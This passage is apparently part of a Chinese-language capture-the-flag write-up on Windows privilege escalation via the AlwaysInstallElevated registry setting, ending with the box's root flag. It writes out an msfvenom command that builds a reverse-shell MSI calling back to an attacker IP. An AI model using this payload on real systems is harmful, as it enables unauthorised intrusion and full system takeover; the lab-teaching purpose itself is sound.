
發現有hacktricks的文字，可進行此漏洞提權

```
  [+] Checking AlwaysInstallElevated
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-
escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

參考hacktricks，生成msfvenom shell

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=9200  -f
msi -o alwe.msi
```

並放入靶機進行提權



root flag

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
5c83b6610421e76b7b615bff468ff1fc
```